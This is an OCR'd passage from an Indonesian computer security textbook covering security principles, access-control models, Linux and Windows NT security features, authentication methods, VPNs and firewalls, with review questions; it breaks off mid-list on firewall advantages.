Pada saat komputer atau komponen jaringan gagal namun komputer/jaringan tetap berfungsi, hal tersebut dikenal dengan system toleransi kesalahan. Dalam toleransi ksalahan beroperasi, sistem harus mampu mendeteksi bahwa kesalahan tersebut memang telah terjadi itu, dan sistem harus mampu untuk mengoreksi kesalahan atau operasi di sekitarnya. Dalam sistem perbaikan kesalahan ini, eksekusi program terbatas dan sistem terlindung dari pengaruh kompromi tertentu pada saat kegagalan hardware atau software terjadi dan terdeteksi. Komputer atau jaringan berlanjut pada fungsi dalam tingkat yang lebih rendah. Kegagalan akhir pada masa tertentu pada sistem lalu dihubungkan pada komponen duplikat back up dalam waktu nyata pada saat hardware atau software tejadi, dimana sistem mampu melanjutkan proses. Prosedur pemulihan sistem pada usaha kecil menengah tidak menjadi suatu yang kritis. Pada saat system usaha kecil dan menengah mati atau gagal, system dapat direstart atau diperbaiki dengan mode default yang aman. System dapat diperbaiki oleh pihak yang diberi kewenangan langsung ke system yang bermasalah tanpa membutuhkan terminal khusus. Penggunaan backup system bisa sangat membantu untuk mengalihkan fungsi sistem agar bisa berjalan kembali.[15]

9.4 Prinsip-prinsip Keamanan Komputer

a. **Least previlage** , Artinya setiap orang hanya diberi hak akses tidak lebih dari yang di butuh kan untuk menjalankan tugasnya. Seorang staf umum


dan gudang hanya mendapat hak akses untuk menjalankan aplikasi administrasi gudang. Seorang staf penanganan anggota hanya mendapat hak akses untuk menjalankan aplikasi administrasi seorang staf pemasaran hanya mendapat hak akses untuk mejalankan aplikasi administrasi pemasaran dan penjualan. Seorang direktur dapat memonitor seluruh pekerjaan yang di lakukan oleh manejer yang ada di bawahnya.

b. **Defense in Depth** , Gunakan berbgai perangkat keamanan untuk saling mencakup . Misalnya dapat di pergunakan multipe sccrening router,mirroring hardisk pada server, dua CDRW untuk satu kali Backup Data yaitu dua kali sehari (setiap pagi dan sore) pada masing-masing departement sehingga kalau satu di jebol, maka yang satu lagi berfungsi.
c. **Choke Point,** Semua keluar masuk lewat satu (atau sedikit) gerbang. Syaratnya tidak ada cara lain keluar masuk selain lewat gerbang
d. **Weakest Link,** "A Chain in only as strong as its weekest link". Oleh karena itu kita harus persis dimana weakes link dalam sistem sekuriti organisasi kira. Kelemahan jaringan di dalam sistem sekuriti organisasi yang perlu di awasi adalah bila ada virus baru yang tidak terdeksi. Oleh karena itu Update Anti Virus pada Server dan Client harus selalu di lakukan dan tidak boleh di abaikan.
e. **Fall-safe Stance,**Maksudnya kalau suatu perangkat keamanan rusak , Maka secara Defult perangkat setingnya akan ke seting yang paling aman.
f. **Universal Participation,** Semua orang dalam organisasi harus terlibat dalam proses sekuriti. Setiap tiga bulan sekali di lakukan pelatihan untuk menyyegarkan kembali ingatan akan pentingnya mengamankan perangkat keamanan komputer. Di dalamnya di lakukan evaluasi untuk peningkatan efisien keamanan komputer.
g. **Deveraity Od Defense,**Mempergunakan beberapa jenis sistem yang berbeda untuk pertahanan. Maksudnya, kalau penerangan sudah menyerang suatu jenis sistem pertahanan, maka dia tetap akan perlu belajar sistem jenis lainnya.
h. **Simpllcity,** Jangan terlalu kompleks, Karena sulit sekali mengetahui salah nya ada di mana kalau sistem terlalu kompleks untuk di pahami. Untuk mempermudah mengetahui bila terjadi kesalahan maka setiap data yang di simpan dalam server akan teridentivikasi siapa yang menimpan berdasarkan username dan password nya, kapan tanggal dan waktu nya, dari workstation yang mana, dan apa aksi yang di lakukan.

9.5 Tingkatan Jaminan Keamanan

- Proteksi Lapis Bawah (Low Level)
  1. Pengamanan yang lebih ke arah Hardware
  2. Lebih Sederhana
  3. Melebar
  4. Tidak Fleksibel
  5. Misalnya : Write-protect pada USB drive, IP restriction
- Proteksi Lapis Atas (High Level)
  1. Lebih rumit atau kompleks
  2. Bisa pada aplikasi atau sistem prosedur

3. Lebih fleksibel dan lebih detail kendalinya
4. Mengakibatkan menurunnya jaminan nekanisme keamanan
5. Karena butuh ekstra untuk install,Testing/pengujian dan pemeliharaan
6. Misalnya : Akses kontrol tabel dtabase dan aplikasi



Gambar 9.3 Contoh Operating System

9.6 System Architecture Security

Contoh pada Operating System

- **Trusted Computing Base (TCB)**
  - Kombinasi keseluruhan dari mekanisme pengamanan dalam sebuah sistem komputer
  - Mencakup : Hardware,Software, dan Firmware
  - Komponen yang masuk TCB harus teridentifikasi dan kemampuan terdefenisi dengan jelas.
  - TCB mengikuti standar security rating tertentu seperti Orange Book (akan di jelaskan)
  - Perihal tingkat kepercayaan (Bukan keamanan)

- **Security Perimeter**
  1. Semua komponen yang tidak masuk dalam TCB
  2. Harus ada standar komunikasi, akni melalui interface yang sudah defined.
     Contoh :
     Anda membuat program dengan bahasa Java, belum tentu anda berhak mendapatkan hak akses untuk menipulasi data di lakukan melalui objek-objek dan Interface Java Virtual Machine.

- **Security Models**

Security Models adalah representasi simbolik dari kebijakan, yang harus di laksana kan oleh sistem komputer, apa yang boleh dan tidak secara teknis .

Tujuannya :

1. Untuk memformalkan kebijakan keamanan organisasi
2. Representasi Simbolik dari kebijakan , yang harus di laksanakan oleh sistem komputer.

3. Security policy sifatnya lebih abstrak dan lebar, Security model adalah apa yang boleh dan tidak secara teknis
4. Analogi : Kalau dokter bilang kita harus sehat.

Bagian Security Models

1. Acces Control Matrix Models
2. Bell-LaPadula Model
3. Biba
4. Clar-Wilson Model
5. Information Flow Model


Access Matrix Model :

	File: Income	File: Salaries	Process: Deductions	Print Server
Joe	R	R/W	X	W
Jane	R/W	R	-	W
Checking prog.	R	R	X	-
Tax Prog.	R/W	R/W	X	W

Gambar 9.4 Contoh Access Matrix Model


Take-Grant Model

- Menggunaka derected graph untuk mentransfer hak ke subjek lain
- Misalnya A punya hak S,termasuk untuk hak mentransfer , pada objek B



Gambar 9.5 Contoh Take Grant Model Subjek A dan Objek B

- Subjek A bisa memberikan hak nya kepad subjek C, sehingga memiliki hak atas objek B



Gambar 9.6. Contoh Take Grant Model Subjek A,C dan Objek B

9.7 Keamanan Sistem operasi Linux

9.7.1 Account Pemakai (user account)

Keuntungan : Kekuasaan dalam satu account yaitu root, sehingga mudah dalam administrasi system.\ Kecerobohan salah satu user tidak berpengaruh kepada system secara keseluruhan. Masing-masing user memiliki privacy yang ketat.

Macam bagian User :

1. Root : kontrol system file, user, sumber daya (devices) dan akses jaringan
2. User : account dengan kekuasaan yang diatur oleh root dalam melakukan aktifitas dalam system.
3. Group : kumpulan user yang memiliki hak sharing yang sejenis terhadap suatu devices tertentu.

9.7.2 Kontrol Akses secara Diskresi

Discretionary Access control (DAC) adalah metode pembatasan yang ketat, yang meliputi :

1. Setiap account memiliki username dan password sendiri.
2. Setiap file/device memiliki atribut(read/write/execution) kepemilikan, group, dan user umum.
3. Virus tidak akan mencapai file system, jika sebuah user terkena, maka akan berpengaruh pada file-file yang dimiliki oleh user yang mengeksekusi file tersebut.

9.7.3 Discretionary Acces Control (DAC)

Jika kita lakukan list secara detail menggunakan $ls –l, kita dapat melihat penerapan DAC pada file system linux :

Tabel 9.1 Penerapan DAC di Linux

-	Rw-	r--	r--	9	goh	hack	318	mar	30	90:05	Borg.dead.letter
1	2	3	4	5	6	7	8	9		10	11

Keterangan :

1 = tipe dari file ; tanda dash (-) berarti file biasa, d berarti directory, l berarti file link, dsb
2 = Izin akses untuk owner (pemilik), r=read/baca, w=write/tulis, x=execute/eksekusi
3 = Izin akses untuk group
4 = Izin akses untuk other (user lain yang berada di luar group yang didefinisikan sebelumnya)
5 = Jumlah link file
6 = Nama pemilik (owner)
7 = Nama Group
8 = Besar file dalam byte
9 = Bulan dan tanggal update terakhir
10 = Waktu update terakhir
11 = Nama file/device

Perintah-perintah penting pada DAC :

- Mengubah izin Akses File
  - bu : chmod < u | g | o >< + | - >< r | w | e > nama file,

contoh : chmod u+x g+w o-r borg.dead.letter ; tambahkan akses eksekusi(e) untuk user (u), tambahkan juga akses write(w) untuk group (g) dan kurangi izin akses read(r) untuk other(o) user.

- chmod metode octal, bu: chmod - - - namafile , digit dash (-) pertama untuk izin akses user, digit ke-2 untuk izin akses group dan digit ke-3 untuk izin akses other, berlaku ketentuan : r(read) = 4, w(write) = 2, x (execute) = 1 dan tanpa izin akses = 0.

Contoh : Chmod 740 borg.dead.letter
Berarti : bagi file borg.dead.letter berlaku

- digit ke-1 - 7=4+2+1=izin akses r,w,x penuh untuk user.
- digit ke-2 - 4=4+0+0=izin akses r untuk group
- digit ke-3 0=0+0+0=tanpa izin akses untuk other user.
- Mengubah kepemilikan : crown <owner/pemilik><nama file>
- Mengubah kepemilikan group : chgrp<group owner><nama file>
- Menggunakan account root untuk sementara :
    - ~$su ; System akan meminta Password
    - Password : ****; Prompt akan berubah jadi pagar, tanda login sebagai root ~#
- Mengaktifkan shadow password, yaitu membuat file /etc/passwd menjadi Readable (dapat dibaca) tetapi tidak lagi berisi password, karena sudah dipindah ke /etc/shadow.

Perlunya Pro-aktif password Linux

menggunakan metode DES (Data Encription Standart) untuk password-nya. User harus di training dalam memilih password yang akan digunakannya agar tidak mudah ditebak dengan program-program crack password dalam ancaman bruto force attack. Dan perlu pula ditambah dengan program Bantu cek keamanan password seperti:

- Passwd+ : meningkatkan loging dan mengingatkan user jika mengisi password yang mudah ditebak, ftp://ftp.dartmouth.edu/pub/security
- Anlpasswd : dapat membuat aturan standar pengisian password seperti batas minimum, gabungan huruf besar dengan huruf kecil, gabungan angka dan huruf dsb, ftp://coast.rs.purdue.edu/pub/tools/unix/

9.7.3.1 Kontrol akses jaringan (Network Access Control)

Firewall linux Adalah alat pengontrolan akses antar jaringan yang membuat linux dapat memilih host yang berhak / tidak berhak mengaksesnya.

Fungsi Firewall linux :

1. Memeriksa paket TCP, lalu diperlakukan dengan kondisi yang sudah ditentukan, contoh paket A lakukan tindakan B
2. Blocking isi pake seperti applet java, active, Vbscript, Cookie
3. Menjalankan enkripsi dalam identitas user, integritas satu session dan melapisi data dengan algoritma enkripsi seperti : DES, triple DES, Blowfish, IPSec, SHA, MD5, IDEA, dsb.

Tipe Firewall Linux:

1. Application-proxy firewall/Application Gateways
2. Network Level Firewall

Enkripsi (encryption)

Penerapan Enkripsi di linux :

1. Enkripsi password ?menggunakan DES (Data Encryption Standard)
2. Enkripsi komunikasi data :
    a. **Secure Shell (SSH)** : Program yang melakukan loging terhadap komputer lain dalam jaringan, mengeksekusi perintah lewat mesin

secara remote dan memindahkan file dari satu mesin ke mesin lainnya. Enkripsi dalam bentuk Blowfish, IDEA, RSA, Triple DES.

Isi SSH Suite :

a) scp (secure shell copy) : mengamankan penggandaan data ?
b) ssh (secure shell client) : model client ssh seperti telnet terenkripsi.
c) ssh-agent : otentikasi lewat jaringan dengan model RSA.
d) sshd (secure shell server) : di port 22
e) ssh-keygen : pembuat kunci (key generator) untuk ssh

Konfigurasi dilakukan di :

a) /etc/sshd_config (file konfigurasi server)
b) /etc/ssh_config (file konfigurasi client)

b. **Secure socket Layer (SSL)** : mengenkripsi data yang dikirimkan lewat port http. Konfigurasi dilakukan di : web server APACHE dengan ditambah PATCH SSL.

9.7.3.2 Logging

Prosedur dari Sistem Operasi atau aplikasi merekam setiap kejadian dan menyimpan rekaman tersebut untuk dapat dianalisa.

Semua file log linux disimpan di directory /var/log, antara lain :

1. **Lastlog** : rekaman user login terakhir kali ? last : rekaman user yang pernah login dengan mencarinya pada file /var/log/wtmp
2. **xferlog** : rekaman informasi login di ftp daemon berupa data wktu akses, durasi transfer file, ip dan dns host yang mengakses, jumlah/nama file, tipe transfer(binary/ASCII), arah transfer(incoming/outgoing), modus akses(anonymous/guest/user resmi), nama/id/layanan user dan metode otentikasi.
3. **Access_log** : rekaman layanan http / webserver. ? Error_log : rekaman pesan kesalahan atas service http / webserver berupa data jam dan waktu, tipe/alasan kesalahan
4. **Messages** : rekaman kejadian pada kernel ditangani oleh dua daemon :
   a. Syslog : merekam semua program yang dijalankan, konfigurasi pada syslog.conf
   b. Klog : menerima dan merekam semua pesan kernel 6

9.7.3.3 Deteksi Penyusupan (Intrusion Detection)

Defenisi : aktivitas mendeteksi penyusupan secara cepat dengan menggunakan program khusus secara otomatis yang disebut Intrusion Detection System .

Tipe dasar IDS :

1. Ruled based system : mencatat lalu lintas data jika sesuai dengan database dari tanda penyusupan yang telah dikenal, maka langsung dikategorikan penyusupan. Pendekatan Ruled based system :

a. Preemptory (pencegahan) ; IDS akan memperhatikan semua lalu lintas jaringan, dan langsung bertindak jika dicurigai ada penyusupan.
b. Reactionary (reaksi) ; IDS hanya mengamati file log saja.

2. Adaptive system : penerapan expert system dalam mengamati lalu lintas jaringan.

Program IDS:

1. **Chkwtmp** : program pengecekan terhadap entry kosong
2. **Tcplogd** : program pendeteksi stealth scan (scanning yang dilakukan tanpa membuat sesi tcp)
3. **Host entry** : program pendeteksi login anomaly (perilaku aneh) : bizarre behaviour (perilaku aneh), time anomalies (anomaly waktu), local anomaly.[16]

9.8 Model Arsitektur Keamanan NT

Komponen Arsitektur Keamanan NT :

1. Adminisrasi User dan Group

Jenis Account User :

a. Administrator
b. Guest
c. User

Jenis Account Gorup :

a. Administrator
b. Guest
c. User
d. Operator back-up
e. Power user
f. Operator server
g. Operator account
h. Operator printer

Hak User / Grup :

a. Hak basic : acces computer from network, back-up files/directory, change system time, logon locally, manage auditing and security, log (event viewer), restore files and directory, shutdown system, take ownership files or other object, dll.
b. Hak advance : access service and kernel untuk kebutuhan pengembangan system.

Keamanan untuk system File

1. **NTFS :**
   a. Cepat dalam operasi standar file (read – write – search)
   b. Terdapat system file recovery, access control dan permission.

c. Memandang obyek sebagai kumpulan atribut, termasuk permission access.

2. Proteksi untuk integritas data

a. **Transaction logging** : merupakan system file yang dapat di-recovery untuk dapat mencatat semua perubahan terakhir pada directory dan file secara otomatis.
   a) Jika transaksi system berhasil NT akan melakukan pembaharuan pada file.
   b) Jika transaksi gagal, NT akan melalui :
      1) Tahap analisis : mengukur kerusakan dan menentukan lokasi cluster yang harus diperbarui per informasi dalam file log.
      2) Tahap redo : melakukan semua tahapan transaksi yang dicatat pada titik periksa terakhir
      3) Tahap undo : mengembalikan ke kondisi semula untuk semua transaksi yang belum selesai dikerjakan.

b. **Sector sparing** : Teknik dynamic data recovery yang hanya terdapat pada disk SCSI dengan cara memanfaatkan teknologi fault-tolerant volume untuk membuat duplikat data dari sector yang mengalami error. Metodenya adalah dengan merekalkulasi dari stripe set with parity atau dengan membaca sector dari mirror drive dan menulis data tersebut ke sektor baru.

c. **Cluster remapping :** Jika ada kegagalan dalam transaksi I/O pada disk , secara otomatis akan mencari cluster baru yang tidak rusak, lalu menandai alamat cluster yang mengandung bad sector tersebut.

3. Fault tolerance

Kemampuan untuk menyediakan redudansi data secara realtime yang akan memberikan tindakan penyelamatan bila terjadi kegagalan perangkat keras, korupsi perangkat lunak dan kemungkinan masalah lainnya.

a. RAID (Redudant Arrays of inexpensive Disk) : sebuah array disk dimana dalam sebuah media penyimpanan terdapat informasi redudan tentang data yang disimpan di sisa media tersebut.

Kelebihan RAID :

1. Meningkatkan kinerja I/O
2. meningkatkan reabilitas media penyimpanan

Ada 2 bentuk fault tolerance :

1. Disk mirroring (RAID 1) : meliputi penulisan data secara simultan kedua media penyimpanan yang secara fisik terpisah.
2. Disk stripping dengan Parity (RAID 5) : data ditulis dalam strip-strip lewat satu array disk yang didalam strip-strip tersebut terdapat informasi parity yang dapat digunakan untuk meregenerasi data apabila salah satu disk device dalam strip set mengalami kegagalan.

9.8.1 Model Keamanan Windows NT

Dibuat dari beberapa komponen yang bekerja secara bersama-sama untuk memberikan keamanan logon dan access control list (ACL) dalam NT :

1. LSA (Local security Authority) : menjamin user memiliki hak untuk mengakses system. Inti keamanan yang menciptakan akses token, mengadministrasi kebijakan keamanan local dan memberikan layanan otentikasi user.
2. Proses logon : menerima permintaan logon dari user (logon interaktif dan logon remote), menanti masukan username dan password yang benar. Dibantu oleh Netlogon service.
3. Security Account Manager (SAM) : dikenal juga sebagai directory service database, yang memelihara database untuk account user dan memberikan layan validasi untuk proses LSA.
4. Security Reference Monitor (SRM) : memeriksa status izin user dalam mengakses, dan hak user untuk memanipulasi obyek serta membuat pesan-pesan audit.

9.8.2 Keamanan Sumber daya lokal

Obyek dalam NT [file, folder (directory), proses, thread, share dan device], masing-masing akan dilengkapi dengan Obyek Security Descriptor yang terdiri dari :

1. Security ID Owner : menunjukkan user/grup yang memiliki obyek tersebut, yang memiliki kekuasaan untuk mengubah akses permission terhadap obyek tersebut.
2. Security ID group : digunakan oleh subsistem POSIX saja.
3. Discretionary ACL (Access Control List) : identifikasi user dan grup yang diperbolehkan / ditolak dalam mengakses, dikendalikan oleh pemilik obyek.
4. System ACL : mengendalikan pesan auditing yang dibangkitkan oleh system, dikendalikan oleh administrator keamanan jaringan.

9.8.3 Keamanan Jaringan Windows NT

Jenis Keamanan Jaringan Windows NT :

1. Model keamanan user level : account user akan mendapatkan akses untuk pemakaian bersama dengan menciptakan share atas directory atau printer.
    - Keunggulan : kemampuan untuk memberikan user tertentu akses ke sumberdaya yang di-share dan menentukan jenis akses apa yang diberikan.
    - Kelemahan : proses setup yang kompleks karena administrator harus memberitahu setiap user dan menjaga policy system keamanan tetap dapat dibawah kendalinya dengan baik.
2. Model keamanan Share level : dikaitkan dengan jaringan peer to peer, dimana user manapun membagi sumber daya dan memutuskan apakaha diperlukan password untuk suatu akses tertentu.
    - Keuntungan : kesederhanaannya yang membuat keamanan share-level tidak membutuhkan account user untuk mendapatkan akses.

- Kelemahan : sekali izin akses / password diberikan, tidak ada kendali atas siap yang menakses sumber daya.

Cara NT menangani keamanan jaringan :

1. Memberikan permission :
   a. Permission NTFS local
   b. Permission shere
2. Keamanan RAS (Remote Access Server)
   Melakukan remote access user menggunakan dial-up :
   a. Otentikasi user name dan password yang valid dengan dial-in permission.
   b. Callback security : pengecekan nomor telepon yang valid.
   c. Auditing : menggunakan auditing trails untuk melacak ke/dari siapa, kapan user memiliki akses ke server dan sumberdaya apa yang diakses.
   d. Firewall terbatas pada Internet Information server (IIS).
   e. Menginstal tambahan proxy seperti Microsoft Proxy server.
3. Pengamanan Layanan internet :
4. Share administrative :memungkin administrator mendapatkan akses ke server windows NT atau workstation melalui jaringan.

9.8.4 Keamanan pada printer

Dilakukan dengan mensetting properties printer :

1. Menentukan permission : full control, Manage document, print
2. Biasanya susunan permission pada NT defaulut :
   a. Adminstrator – full control
   b. Owner – Manage document
   c. Semua user – print
   d. Setting waktu cetak
   e. Prioritas
   f. Notifikasi (orang yang perlu diberi peringatan)
3. Mengontrol print job, terdiri dari :
4. Set auditing information

9.8.1 Keamanan Registry

Tools yang disediakan dalam pengaksesan registry :

- System policy editor : mengontrol akses terhadap registry editor, memungkinkan administrator mengedit dan memodifikasi value tertentu dalam registry dengan berbasis grafis.
- Registry editor (regedit32.exe) : tools untuk melakukan edit dan modifikasi value dalam registry.
- Windows NT Diagnostics (winmsd.exe) : memungkinkan user melihat setting isi registry dan valuenya tanpa harus masuk ke registry editor sendiri.

Tools backup untuk registry yaitu :

- Regback.exe memanfaatkan command line / remote session untuk membackupr registry.
- ntbackup.exe : otomatisasi backup HANYA pada Tape drive, termasuk sebuah kopi dari file backup registry local.
- Emergency Repair Disk (rdisk.exe) : memback-up hive system dan software dalam registry.

Audit dan Pencatatan Log

- Pencatatan logon dan logoff termasuk pencatatan dalam multi entry login
- Object access (pencatatan akses obyek dan file)
- Privilege Use (paencatatan pemakaian hak user)
- Account Management (manajemen user dan group)
- Policy change (Pencatatan perubahan kebijakan keamanan)
- System event (pencatatan proses restart, shutdown dan pesan system)
- Detailed tracking (pencatatan proses dalam system secara detail)

Soal

1. Apa yang di maksud dengan controls,jelaskan?
2. Tuliskan Tujuan Dari SecurityArchitecture dan Models?
3. Apa saja Prinsip-prinsip Keamanan Komputer?
4. Apa itu Deteksi Penyusupan?
5. sebutkan Kelebihan RAID ?

BAB X
KEAMANANAN DALAM JARINGAN

10.1 Membatasi Akses ke Jaringan

[17]**Membuat tingkatan akses :**

Pembatasan-pembatasan dapat dilakukan sehingga memperkecil peluang penembusan oleh pemakai yang tak diotorisasi, misalnya :

a. Pembatasan login : Login hanya diperbolehkan Pada terminal tertentu. Hanya ada waktu dan hari tertentu. Pembatasan dengan call-back (Login dapat dilakukan siapapun. Bila telah sukses login, sistem segera memutuskan koneksi dan memanggil nomor telepon yang telah disepakati, Penyusup tidak dapat menghubungi lewat sembarang saluran telepon, tapi hanya pada saluran telepon tertentu).
b. Pembatasan jumlah usaha login : Login dibatasi sampai tiga kali dan segera dikunci dan diberitahu ke administrator. Semua login direkam dan sistem operasi melaporkan informasi-informasi berikut : Waktu, yaitu waktu pemakai login. Terminal, yaitu terminal dimana pemakai login. Tingkat akses yang diizinkan (read / write / execute / all)

10.2 Mekanisme kendali akses

Masalah identifikasi pemakai ketika login disebut otentifikasi pemakai (user authentication). Kebanyakan metode otentifikasi didasarkan pada tiga cara, yaitu :

a. Sesuatu yang diketahui pemakai, misalnya : Password,Kombinasi kunci,Nama kecil ibu mertua, Dan sebagainya.
b. Sesuatu yang dimiliki pemakai, misalnya : Badge,Kartu identitas,Kunci, Dan sebagainya.
c. Sesuatu mengenai (ciri) pemakai, misalnya : Sidik jari,Sidik suara,Foto,Tanda tangan.

10.3 Waspada terhadap Rekayasa sosial

Kewaspadaan yang harus di perhatikan pada rekayasa social, yaitu :

a. Mengaku sebagi eksekutif yang tidak berhasil mengakses, menghubungi administrator via telepon/fax.
b. Mengaku sebagai administrator yang perlu mendiagnosa masalah network,menghubungi end user via email/fax/surat.
c. Mengaku sebagai petugas keamanan e-commerce,menghubungi customer yang telah bertransaksi untuk mengulang kembali transaksinya di form yang disediakan olehnya.
d. pencurian surat, password.
e. penyuapan, kekerasan.

10.4 Membedakan Sumber daya internal dan Eksternal

Memanfaatkan teknologi firewall yang memisahkan network internal dengan network eksternal dengan rule tertentu.

Sistem Otentikasi User :

Defenisi : adalah proses penentuan identitas dari seseorang yang sebenarnya, hal ini diperlukan untuk menjaga keutuhan (integrity) dan keamanan (

security) data, pada proses ini seseorang harus dibuktikan siapa dirinya sebelum menggunakan layanan akses.

10.5 Upaya untuk lebih mengamankan proteksi password, antara lain :

a. Salting : Menambahkan string pendek ke string password yang diberikan pemakai sehingga mencapai panjang password tertentu.
b. One time password : Pemakai harus mengganti password secara teratur. Upaya ini membatasi peluang password telah diketahui atau dicoba-coba pemakai lain. Bentuk ekstrim pendekatan ini adalah one time password, yaitu pemakai mendapat satu buku berisi daftar password. Setiap kali pemakai login, pemakai menggunakan password berikutnya yang terdapat di daftar password. Dengan one time password, pemakai direpotkan keharusan menjaga agar buku passwordnya jangan sampai dicuri.
c. Satu daftar panjang pertanyaan dan jawaban : Variasi terhadap password adalah mengharuskan pemakai memberi satu daftar pertanyaan panjang dan jawabannya. Pertanyaan-pertanyaan dan jawabannya dipilih pemakai sehingga pemakai mudah mengingatnya dan tak perlu menuliskan di kertas.
d. Pada saat login, komputer memilih salah satu dari pertanyaan-pertanyaan secara acak, menanyakan ke pemakai dan memeriksa jawaban yang diberikan. Tantangan tanggapan (chalenge response). Pemakai diberi kebebasan memilih suatu algoritma, misalnya x3. Ketika pemakai login, komputer menuliskan di layar angka 3. Dalam kasus ini pemakai mengetik angka 27. Algoritma dapat berbeda di pagi, sore, dan hari berbeda, dari terminal berbeda, dan seterusnya.

Contoh Produk Otentikasi User, antara lain :

a. Secureid ACE (Access Control Encryption) : System token hardware seperti kartu kredit berdisplay, pemakai akan menginput nomor pin yang diketahui bersama, lalu memasukkan pascode bahwa dia pemilik token.
b. S/key (Bellcore) : System software yang membentuk one time password (OTP) berdasarkan informasi login terkhir dengan aturan random tertentu.
c. Password Authentication Protocol (PAP) : Protokol dua arah untuk PPP (Point to point Protocol). Peer mengirim pasangan user id dan password, authenticator menyetujuinya.
d. Challenge Handshake Authentication Protocol (CHAP) : S/key pada PAP, protocol 3 arah, authenticator mengirim pesan tantangan ke peer, peer menghitung nilai lalu mengirimkan ke authenticator, authenticator menyetujui otentikasi jika jawabannya sama dengan nilai tadi.
e. Remote Authentication Dial-in User Service (RADIUS) : Untuk hubungan dial-up, menggunakan network access server, dari suatu host yang menjadi client RADIUS, merupan system satu titik akses.
f. Terminal Access Controller Access Control System (TACACS) : Protokol keamanan berbasis server dari CISCO System. Secury\ity Server terpusat dangan file password UNIX, database otentikasi, otorisasi dan akunting, fungsi digest (transmisi password yang tidak polos).

10.6 Melindungi Aset Organisasi

Secara Administratif\Fisik

- Rencana kemungkinan terhadap bencana Program penyaringan calon pegawai system informasi Program pelatihan user Kebijakan akses network

Secara Teknis

- Penerapan Firewall Istilah pada penerapan Firewall Host Suatu sistem komputer yang terhubung pada suatu network. Bastion Host Sistem komputer yang harus memiliki tingkat sekuritas yang tinggi karena sistem ini rawan sekali terhadap serangan hacker dan cracker, karena biasanya mesin ini diekspos ke network luar (Internet) dan merupakan titik kontak utama para user dari internal network.

10.7 Virtual Private

Network atau VPN adalah suatu jaringan pribadi yang dibuat dengan menggunakan jaringan publik, atau dengan kata lain menciptakan suatu WAN yang sebenarnya terpisah baik secara fisikal maupun geografis sehingga secaralogikal membentuk satu netwok tunggal, paket data yang mengalir antar site maupun dari user yang melakukan remoteakses akan mengalami enkripsi dan authentikasi sehingga menjamin keamanan, integritas dan validitas data.

Cara membentuk VPN

1. Tunnelling Sesuai dengan arti tunnel atau lorong, dalam membentuk suatu VPN ini dibuat suatu tunnel di dalam jaringan publik untuk menghubungkan antara jaringan yang satu dan jaringan lain dari suatu grup atau perusahaan.yang ingin membangun VPN tersebut. Seluruh komunikasi data antarjaringan pribadi akan melalui tunnel ini, sehingga orang atau user dari jaringan publik yang tidak memiliki izin untuk masuk tidak akan mampu untuk menyadap, mengacak atau mencuri data yang melintasi tunnel ini. Ada beberapa metode tunelling yang umum dipakai, di antaranya: - IPX To IP Tunnelling, atau - PPP To IP Tunnelling IPX To IP tunnelling biasa digunakan dalam jaringan VPN Novell Netware. Jadi dua jaringan Novell yang terpisah akan tetap dapat saling melakukan komunikasi data melalui jaringan publik Internet melalui tunnel ini tanpa kuatir akan adanya gangguan pihak ke-3 yang ingin mengganggu atau mencuri data. Pada IPX To IP tunnelling, paket data dengan protokol IPX (standar protokol Novell) akan dibungkus (encapsulated) terlebih dahulu oleh protokol IP (standar protokol Internet) sehingga dapat melalui tunnel ini pada jaringan publik Internet. Sama halnya untuk PPP To IP tunnelling, di mana PPP protokol diencapsulated oleh IP protokol. Saat ini beberapa vendor hardware router seperti Cisco, Shiva, Bay Networks sudah menambahkan kemampuan VPN dengan teknologi tunnelling pada hardware mereka.
2. Firewall Sebagaimana layaknya suatu dinding, Firewall akan bertindak sebagai pelindung atau pembatas terhadap orang-orang yang tidak berhak untuk mengakses jaringan kita. Umumnya dua jaringan yang terpisah yang menggunakan Firewall yang sejenis, atau seorang remote user yang terhubung ke jaringan dengan menggunakan software client

yang terenkripsi akan membentuk suatu VPN, meskipun media penghubung dari kedua jaringan tersebut atau penghubung antara remote user dengan jaringan tersebut adalah jaringan publik seperti Internet. Suatu jaringan yang terhubung ke Internet pasti memiliki IP address (alamat Internet) khusus untuk masing-masing komputer yang terhubung dalam jaringan tersebut. Apabila jaringan ini tidak terlindungi oleh tunnel atau firewall, IP address tadi akan dengan mudahnya dikenali atau dilacak oleh pihak-pihak yang tidak diinginkan. Akibatnya data yang terdapat dalam komputer yang terhubung ke jaringan tadi akan dapat dicuri atau diubah. Dengan adanya pelindung seperti firewall, kita bisa menyembunyikan (hide) address tadi sehingga tidak dapat dilacak oleh pihak-pihak yang tidak diinginkan. Kemampuan firewall dalam penerapannya pada VPN IP Hiding/Mapping. Kemampuan ini mengakibatkan IP address dalam jaringan dipetakan atau ditranslasikan ke suatu IP address baru. Dengan demikian IP address dalam jaringan tidak akan dikenali di Internet. Privilege Limitation. Dengan kemampuan ini kita dapat membatasi para user dalam jaringan sesuai dengan otorisasi atau hak yang diberikan kepadanya. Misalnya, User A hanya boleh mengakses home page, user B boleh mengakses home page, dan news, sedangkan user C hanya boleh mengakses . Outside Limitation. Dengan kemampuan ini kita dapat membatasi para user dalam jaringan untuk hanya mengakses ke alamat-alamat tertentu di Internet di luar dari jaringan kita. Inside Limitation. Kadang-kadang kita masih memperbolehkan orang luar untuk mengakses informasi yang tersedia dalam salah satu komputer (misalnya Web Server) dalam jaringan kita.

10.8 Keuntungan Firewall


Firewall merupakan fokus dari segala keputusan sekuritas. Hal ini disebabkan karena Firewall merupakan satu titik tempat keluar masuknya trafik internet pada suatu jaringan.

Keuntungan pada firewall yaitu :

